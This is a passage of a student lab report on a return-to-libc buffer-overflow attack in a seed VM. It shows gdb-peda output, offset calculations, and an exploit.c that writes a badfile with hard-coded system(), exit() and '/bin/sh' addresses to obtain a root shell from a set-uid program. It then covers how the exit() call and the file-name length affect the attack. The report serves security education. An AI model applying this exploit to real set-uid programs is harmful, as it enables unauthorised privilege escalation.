
Thus, the value of Y will be difference + 4 i.e. 0x18 (24 in decimal).


The string which should be passed as argument will be 8 bytes after the address of system()

Thus X = Y + 8 which is 32 in decimal.

In addition to this we need the address of exit() in order to ensure that program doesn’t terminate with segmentation fault which we will observe later.

Thus Z = Y + 4 = 24 + 4 = 28 in decimal. Thus we have calculated the values of X, Y, Z and the corresponding values of address.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4 168x41
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 13.
gdb-peda$ r
Starting program: /home/seed/Desktop/lab-4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[----------registers----------]


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4 168x41
[----------registers----------]
EAX: 0x0
EBX: 0x0
ECX: 0xb7f1cbcc --> 0x25000
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb88 --> 0xbfffebb8 --> 0x0
ESP: 0xbfffeb70 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfffeb70 --> 0x80485c2 ("badfile")
0004| 0xbfffeb74 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffeb78 --> 0x1
0012| 0xbfffeb7c --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffeb80 --> 0xb7f1ddbc --> 0xbfffec6c --> 0xbfffee97 ("XDG_VTNR=7")
0020| 0xbfffeb84 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffeb88 --> 0xbfffebb8 --> 0x0
0028| 0xbfffeb8c --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x0) at retlib.c:13
13 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffeb74
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb88
gdb-peda$ p (0xbfffeb88-0xbfffeb74)
$3 = 0x14
gdb-peda$

Victim [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

exploit.c (~/Desktop/lab-4) - gedit


Open

```
/*
    This program will generate a badfile which wil be used to overflow the buffer and exploit the vulnerability
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(){

    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    memset(&buf, 0x90, 40);

    /* We need to decide the addresses and the values for X,Y,Z.
       The order of the following three statements does not imply the order of X,Y,Z.
       Actually, we intentionally scrambled the order.
    */

    *(long *) &buf[32] = 0xbffffdd6;    // "/bin/sh"
    *(long *) &buf[24] = 0xb7da4da0;    // system()
    *(long *) &buf[28] = 0xb7d989d0;    // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

The above code is the modified code with values of X, Y, Z and the addresses. We compile the above program and run it which generates the “badfile” for us. If we have calculated the values correctly, we should be successful and a root shell should be spawned when we run the retlib set-uid program as shown below.




Next, we comment the line of exit() library function and observe the behaviour. From the below screenshot we can observe that we are able to launch a shell with root privileges. But once we exit from the shell, we get a segmentation fault. Thus, we see that the program doesn’t terminate normally thus might lead to suspicion.




Task 4: Changing length of the file name


Now we recompile the “retlib.c” program again with a different name as earlier to check if its behaviour changes. We used the same badfile generated earlier.




On executing the new retlib program “another-retlib” we observe that the attack was not successful. The attack no longer works with the same “badfile”. Thus it is evident that the length of the filename also makes a difference. Since extra characters needs are added, the address of the MYSHELL environment variable differs thus leading to failing of the attack. We can check for the change in the address of the env variable using gdb of earlier and current retlib program.

